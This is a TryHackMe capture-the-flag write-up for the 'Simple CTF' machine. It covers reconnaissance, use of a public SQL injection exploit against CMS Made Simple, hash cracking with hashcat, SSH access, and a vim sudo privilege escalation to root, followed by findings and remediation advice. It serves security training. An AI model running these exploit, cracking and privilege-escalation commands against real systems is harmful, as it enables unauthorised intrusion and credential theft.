TryHackMe - Simple CTF Hack Machine Writeup

Rúben Costa

March 29, 2026

1 Introduction


This report presents a security assessment of the *Simple CTF* machine from TryHackMe. The objective of this exercise was to perform systematic reconnaissance, identify potential vulnerabilities, gain initial access to the target system, and escalate privileges in order to retrieve the flags stored on the machine.

2 Methodology

2.1 Reconnaissance

During the initial phase, a network scan was performed using **nmap** to identify open ports and services running on the target machine.

```
nmap -sVC -A 10.129.186.232
```



```
└─$ nmap -sVC -A 10.129.186.232
Starting Nmap 7.94 ( https://nmap.org ) at 2026-03-28 10:16 UTC
Nmap scan report for 10.129.186.232
Host is up (0.043s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.133.60
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.05 seconds
```

Figure 1: Nmap scan results

The scan revealed three open services:

- SSH (Port 2222)
- FTP (Port 21)
- HTTP (Port 80)

The results indicated that the FTP service allowed anonymous login. Therefore, the FTP server was accessed using the following command:

```
ftp 10.129.186.232
```

```
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd ftp
550 Failed to change directory.
ftp> ls -ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |***********************************************************************|   166        1.75 MiB/s    00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (2.16 KiB/s)
ftp> exit
221 Goodbye.
```

Figure 2: Anonymous FTP login

After successfully connecting, a file named `ForMitch.txt` was discovered. The file was downloaded using the `get` command and analyzed locally.

```
└─$ cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so weak
... i cracked it in seconds. Gosh... what a mess!
```

Figure 3: Contents of the file retrieved from FTP

2.2 Enumeration

During the enumeration phase, directory brute-forcing was performed using Gobuster to discover hidden directories and files on the web server.

```
gobuster dir -u http://10.129.186.232 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x txt,php,sh,bak,html,old -t 40
```

```
└─$ gobuster dir -u http://10.129.186.232/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,ph
p,sh,bak,html,old -t 40
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.186.232/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              txt,php,sh,bak,html,old
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 11321]
robots.txt           (Status: 200) [Size: 929]
simple               (Status: 301) [Size: 317] [--> http://10.129.186.232/simple/]
server-status        (Status: 403) [Size: 302]
Progress: 1543906 / 1543906 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 4: Gobuster results

A directory named `/simple` was identified, which matched the name of the challenge. A second scan was performed on this directory.

```
└─$ gobuster dir -u http://10.129.186.232/simple/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
 txt,php,sh,bak,html,old -t 40
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.186.232/simple/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              html,old,txt,php,sh,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php            (Status: 200) [Size: 20073]
modules              (Status: 301) [Size: 325] [--> http://10.129.186.232/simple/modules/]
uploads              (Status: 301) [Size: 325] [--> http://10.129.186.232/simple/uploads/]
doc                  (Status: 301) [Size: 321] [--> http://10.129.186.232/simple/doc/]
admin                (Status: 301) [Size: 323] [--> http://10.129.186.232/simple/admin/]
assets               (Status: 301) [Size: 324] [--> http://10.129.186.232/simple/assets/]
lib                  (Status: 301) [Size: 321] [--> http://10.129.186.232/simple/lib/]
install.php          (Status: 301) [Size: 0] [--> /simple/install.php/index.php]
config.php           (Status: 200) [Size: 0]
tmp                  (Status: 301) [Size: 321] [--> http://10.129.186.232/simple/tmp/]
Progress: 749696 / 1543906 (48.56%)^C
```

Figure 5: Gobuster results on /simple

The `/admin` directory was particularly interesting, as it contained a login page. The application version was identified as CMS Made Simple 2.2.8, which is outdated and known to contain vulnerabilities.

Using `searchsploit`, a known SQL injection vulnerability affecting versions prior to 2.2.10 was identified.

```
└─$ searchsploit cms made simple
---------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit             | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting                                       | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion                                       | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting                                    | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection                                        | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities                       | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities                                             | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution                                                   | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection                                          | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload                              | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion                                                  | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure                                                 | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting                           | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities                                              | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery                                              | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion                                 | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery                       | php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection                | php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilities                                              | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution                                                 | php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)                                | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload                                  | php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)                      | php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)                                   | php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated)                                                  | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authent             | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution                                 | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution                                 | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning                               | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection                                                      | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload                              | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload                         | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload                | php/webapps/46546.py
CmsMadeSimple v2.2.17 - Remote Code Execution (RCE)                                           | php/webapps/51600.txt
CmsMadeSimple v2.2.17 - session hijacking via Server-Side Template Injection (SST             | php/webapps/51599.txt
CmsMadeSimple v2.2.17 - Stored Cross-Site Scripting (XSS)                                     | php/webapps/51601.txt
---------------------------------------------------------------------------------------------- ---------------------------
```

Figure 6: Searchsploit results

The exploit was downloaded using:

```
searchsploit -m php/webapps/46635.py
```

To execute the exploit, dependencies had to be installed:

```
python2 -m pip install --upgrade "setuptools<45"
python2 -m pip install termcolor requests
```

The exploit was then executed:

```
python2 46635.py -u http://10.129.186.232/simple/
```




Figure 7: Credentials extracted via SQL injection

The retrieved password hash was identified as MD5. The hash and salt were stored in a file and cracked using `hashcat`:

```
hashcat -m 20 -a 0 hash.txt /usr/share/seclists/Passwords/Common-
    Credentials/best110.txt
```




Figure 8: Password cracking result

The password was successfully cracked as `secret`. Using these credentials, SSH access was obtained:

```
ssh mitch@10.129.186.232 -p 2222
```




Figure 9: SSH access

The first flag was retrieved:

```
G00d j0b, keep up!
```

A more interactive shell was spawned using Python:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Privilege escalation checks were performed:

```
sudo -l
```

It was discovered that the user could execute `vim` as root without a password. Using `GTFOBins`, the following payload was used:

```
sudo vim -c ':!/bin/bash'
```

This resulted in a root shell.

Figure 10: Privilege escalation

The final flag was retrieved:

```
W3ll d0n3. You made it!
```

3 Attack Chain

The compromise followed these steps:

1. Anonymous FTP access
2. Information disclosure (ForMitch.txt)
3. Web enumeration (Gobuster)
4. SQL injection exploitation
5. Credential extraction
6. Password cracking
7. SSH access
8. Privilege escalation via sudo misconfiguration

4 Findings

- **Anonymous FTP Access**
  The FTP service allowed anonymous login, exposing internal files to unauthenticated users.
- **Outdated CMS Version**
  The web application was running CMS Made Simple 2.2.8, which is vulnerable to SQL injection (CVE-2019-9053).
- **Weak Password Storage**
  Passwords were stored using MD5 with salt, which is considered insecure and easily crackable.
- **Misconfigured Sudo Permissions**
  The user had permission to run vim as root without a password, leading to privilege escalation.

5 Recommendations

- Disable anonymous FTP access.
- Keep all software up to date to prevent exploitation of known vulnerabilities.
- Use strong password hashing algorithms such as bcrypt or Argon2 instead of MD5, and store salts properly to protect against precomputed attacks.
- Apply the principle of least privilege and restrict sudo permissions.

6 Conclusion

This exercise demonstrated how misconfigurations and outdated software can lead to full system compromise. The attack chain involved anonymous FTP access, web enumeration, exploitation of a known SQL injection vulnerability, password cracking, and privilege escalation via misconfigured sudo permissions.